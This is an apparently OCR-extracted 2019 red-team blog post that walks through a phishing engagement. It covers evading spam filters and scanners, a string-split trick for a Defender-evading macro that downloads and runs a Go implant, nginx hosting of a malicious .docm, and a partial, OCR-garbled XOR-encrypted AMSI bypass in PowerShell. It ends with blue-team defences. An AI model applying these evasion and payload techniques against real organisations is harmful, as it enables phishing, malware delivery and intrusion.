
14 FEBRUARY 2019 / RED TEAM

# Red Team Techniques: Gaining access on an external engagement through spear-phishing




There have been a lot of posts about crafting red team phishing campaigns, and most are incomplete. Today, we're going to walk through one of our recent external engagements from start to initial access, including domain creation, crafting phishing content, considerations for bypassing spam filters and email gateways, generating undetectable payloads, and bypassing Windows protections such as AMSI. We compiled a list of references at the bottom of this post.

Customer names and related information have been anonymized for obvious reasons. Depending on the sophistication and length of your red team engagement, you will need to gauge how much time and effort you spend on each of the items below.

# Deliverability considerations:

- Origin of mail:
  - Sending mail from localhost (e.g. your laptop) using a script.
  - IP reputation in headers.
- Recently commissioned VPS with no sender history.
- Sending domain reputation and domain age (amount of time between domain creation and the date of your campaign).
- Link reputation and domain age.
- Use a high-reputation sender, like Mailchimp or Sendgrid.
  - Verify your domain with these providers so you can send emails "From:" your domain, opposed to "Delivered-by Mailchimp for XXX".
- Match the Return-path for targeted emails.
- Configure SPF, DKIM, and DMARC.
- Timing & frequency:
  - If you send 100 emails at once from a low reputation IP, you'll almost certainly get flagged as spam.

- Valid SSL certs on sending domains and links in the email.
- Broken links.
- Amount of HTML content.

## Staying off blacklists

The length of your engagement will dictate how much you care about these things:

- Protections against automated scanning engines. This is particularly important if you are site cloning high-reputation domains for credential phishing.
    - Scrapers and SEGs (Secure Email Gateways) are actively looking for site clones of credential phishing pages like Office 365 and Gmail.
    - Serve benign content to automated platforms.
    - You can find a list of web crawlers using the `WEB_CRAWLER` tag in the public GreyNoise API.
    - `curl -s -XPOST -d 'tag=WEB_CRAWLER' http://api.greynoise.io:8888/v1/query/tag`
    - You can also use techniques to identify emulated environments like headless Chrome, Selenium, etc.

- Host malicious attachments on high reputation domains or your own custom domain.
    - SEGs have become better at catching off the shelf malicious payloads, like word docs with macros. If your attachment gets caught, you may get blacklisted.
- Once you mess up once, it can be very hard to recover and hit a user's inbox. You may need to burn the campaign and start over.
    - Check out this Specter Ops post on monitoring your domains and infrastructure for signs of compromise.
- 301/302 redirects to high reputation domains.
    - Your domain could be classified as malicious since you're not actually associated with the redirected domain.

# Engagement

We generally approach phishing campaigns in three ways during an engagement:

1. Targeted campaign against specific individuals of interest.
2. Mass campaign against all users gleaned from the recon phase. (There are lots of great resources for recon and creating a targetable list of email addresses. Here are a few: OSINT

resources for recon and creating a targetable list of email addresses. Here are a few: OSINT Resources for 2019, theHarvester, datasploit, awesome-osint on Github)

3. Submission via forms on target company's website, usually by setting up a fake company.

Each campaign uses a different domain so as not to impact the reputation or deliverability of other campaigns. Campaigns should begin from most subtle to most egregious. Should the company recognize they are being targeted, your future attempts could be more heavily scrutinized. We often use Mailchimp for delivery after verifying our domain and setting up email authentication. We've also had success with a G Suite account and SMTP authentication using custom scripts.

Due to time constraints (20 hours), we chose options two and three above. For both campaigns, we used a word doc with macros.

## Recon

An MX lookup of our target company showed they were using G Suite, so we could test campaigns against mock G Suite accounts to ensure we'd get through their protections.

```
dig target.com MX
```

Google does a decent job at filtering malicious attachments, so in campaign one we hosted it on a high reputation domain and in campaign two we hosted it on our own domain.

## Campaign prep: generating a word doc macro and payload

For this engagement, we used a malicious word doc with macros. We leveraged unicorn (thanks @hackingdave) to generate a powershell macro to download/exec our payload, and made a slight modification to bypass Defender at the time:

```
"po" & "w" & "er" & "s" & "he" & "l" & "l" & ".e" & "x" & "e" & " "
```

We used hershell for our payload, an awesome lightweight stage 1 written in Go, whose x86 arch was undetectable at the time. If your payload is getting flagged, you have options for obfuscation and encryption, and can also manually bypass AV signatures if you know your target environment using something like dsplit. Here are some resources:

https://resources.infosecinstitute.com/antivirus-evasion-tools/

https://github.com/PowerShellMafia/PowerSploit/blob/master/AntivirusBypass/Find-AVSignature.ps1

http://obscuresecurity.blogspot.com/2012/12/finding-simple-av-signatures-with.html

Metasploit 5 was also recently released with built-in payload encryption and evasion payloads, but we haven't had a chance to use them.

## AMSI bypass

We anticipated the need to run custom powershell payloads, so we'd have to bypass a recent Windows protection called AMSI. According to Microsoft, AMSI stands for Anti-Malware Scan Interface, and allows for programs (like powershell) to submit content to a scanning engine prior to execution. Credit goes to Cyberark for their initial research into bypassing AMSI, and writeup by Andre Marques. We were able to adapt their implementations, which were getting flagged by Microsoft at the time, to bypass AMSI using XOR encryption.

```
1. Re-compile the AMSI Bypass DLL
2. Convert the binary to base64
    $base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes("$pwd\\bypass.dll"))
3. XOR encrypt
    foreach($byte in [Text.Encoding]::UTF8.GetBytes($base64string)) { $encrypted += $byte -bxo
4. Print encrypted buf as a byte array
    foreach($byte in $encrypted){ Write-Host -nonewline "$byte," }

On Target

1. Split encrypted buf due to powershell line limit lengths
2. Concat the buf
    $xorencrypted = $a + $b + $c + $d + $e + $f + $g
3. Decrypt the buf
    foreach($byte in $xorencrypted){$decrypted += $byte -bxor 1 }
4. Get buf as base64
    $base64string = [Text.Encoding]::UTF8.GetString($decrypted)
5. Load the DLL using reflection
    function Bypass-AMCFE { if(-not ([System.Management.Automation.PSTypeName]"Bypass.AMCFE")
```

```
function Bypass-AMCEE { If(-not ([System.Management.Automation.PSTypeName]'Bypass.AMCEE').
6. Call the bypass method
    Bypass-AMCEE
```


This allows us to execute powershell payloads again in memory, such as Mimikatz.

You can grab a working AMSI bypass (as of 02/13/19) here.


## Campaign 1: Fake company, targeted form submission


After discovering a form submission page on the target's website for new business inquiries, we created a fake company and domain to match their line of business. After multiple failed attempts at using Dropbox and other file hosting services to host our payload, we used mixmax.com, which also conveniently tracks opens and clicks.

Email sent to sales rep:




Malicious word doc with macros, which seemingly needed macros enabled to load properly:







Once enabled, the macro downloaded and executed our hershell implant.


## Campaign 2: Mass campaign

Since our engagement was around the New Year, we used that as a pretext for our campaign. We impersonated a popular employee reward program, appreciatehub.com, with our own: appreciateservices.com. If you visited our site, we mimicked the behavior of the real site with a redirect to octanner.com. If you're on a long-term engagement, this will actually hurt your domain reputation and you might be better off with a site clone.

eCards were personalized to come from an employee recognizable to the receiver:





We embedded a video file into a word doc, which seemingly necessitated macros to play. We hosted the malicious payload on our own domain using an nginx rule for direct download, with tracking:




Nginx directive:

```
location /receivedECard {
  alias /var/www/html/HappyNewYear2019.docm;
  add_header Content-Disposition 'attachment; filename="Happy New Year 2019.docm"';
}
```

## Initial access




## Blue team defense tactics

- Disable macros.

Disable macros.

    - This is by far the easiest way for this particular attack vector, but not possible for some organizations that depend on them.

- Do not accept attachments from untrusted/unvetted sources.
- If you must, detonate attachments in virtual environments, segmented from the network.
- User awareness training.
    - Our target company conducted routine simulated phishing training, which probably reduced the effectiveness of our campaigns.
- Check out our post on Blocking Spam and Phishing on a Budget.

# Summary

From an attacker perspective, phishing has definitely become more challenging than it was several years ago, but it's still very doable within a short amount of time and with low to moderate effort. Most of the time spent on this engagement was on creating the payloads themselves, but once an attacker has a working toolset, creating new campaigns is extremely simple and quick. Organizations need to apply their risk model accordingly and plan for compromise with a holistic, defense-in-depth mentality.

This concludes the technical write-up on our engagement. If you're interested in how Sublime's email defense suite would identify attacks like the ones we used, keep reading.

If you want to see more posts like this, you can follow me on twitter: @jkamdjou

We're working on email security that's free, open-source, and crowd-sourced, with customizable detections and actions. If you're interested in contributing, joining our early access program, or just want to stay in the loop, you can sign up here.

# References


https://github.com/GreyNoise-Intelligence/api.greynoise.io

https://posts.specterops.io/being-a-good-domain-shepherd-part-2-5e8597c3fe63

https://medium.com/@micallst/osint-resources-for-2019-b15d55187c3f

https://github.com/laramies/theHarvester

https://github.com/DataSploit/datasploit

https://github.com/jivoi/awesome-osint

https://github.com/lesnuages/hershell

https://resources.infosecinstitute.com/antivirus-evasion-tools/

https://github.com/PowerShellMafia/PowerSploit/blob/master/AntivirusBypass/Find-AVSignature.ps1

http://obscuresecurity.blogspot.com/2012/12/finding-simple-av-signatures-with.html

https://blog.rapid7.com/2018/05/03/hiding-metasploit-shellcode-to-evade-windows-defender/

https://blog.rapid7.com/2018/10/09/introducing-metasploits-first-evasion-module/

https://www.cyberark.com/threat-research-blog/amsi-bypass-redux/


https://0x00-0x00.github.io/research/2018/10/28/How-to-bypass-AMSI-and-Execute-ANY-malicious-powershell-code.html

https://gist.github.com/jkamdjou/fcba44227cda85eb8829ee43646c6c77



**Josh Kamdjou**

Read more posts by this author.




BLUE TEAM

## Blocking Spam and Phishing on a Budget

As an IT Director one of the questions I get asked the most is: how do you cut down the amount of spoofed email and spam landing in your employee inboxes?

9 MIN READ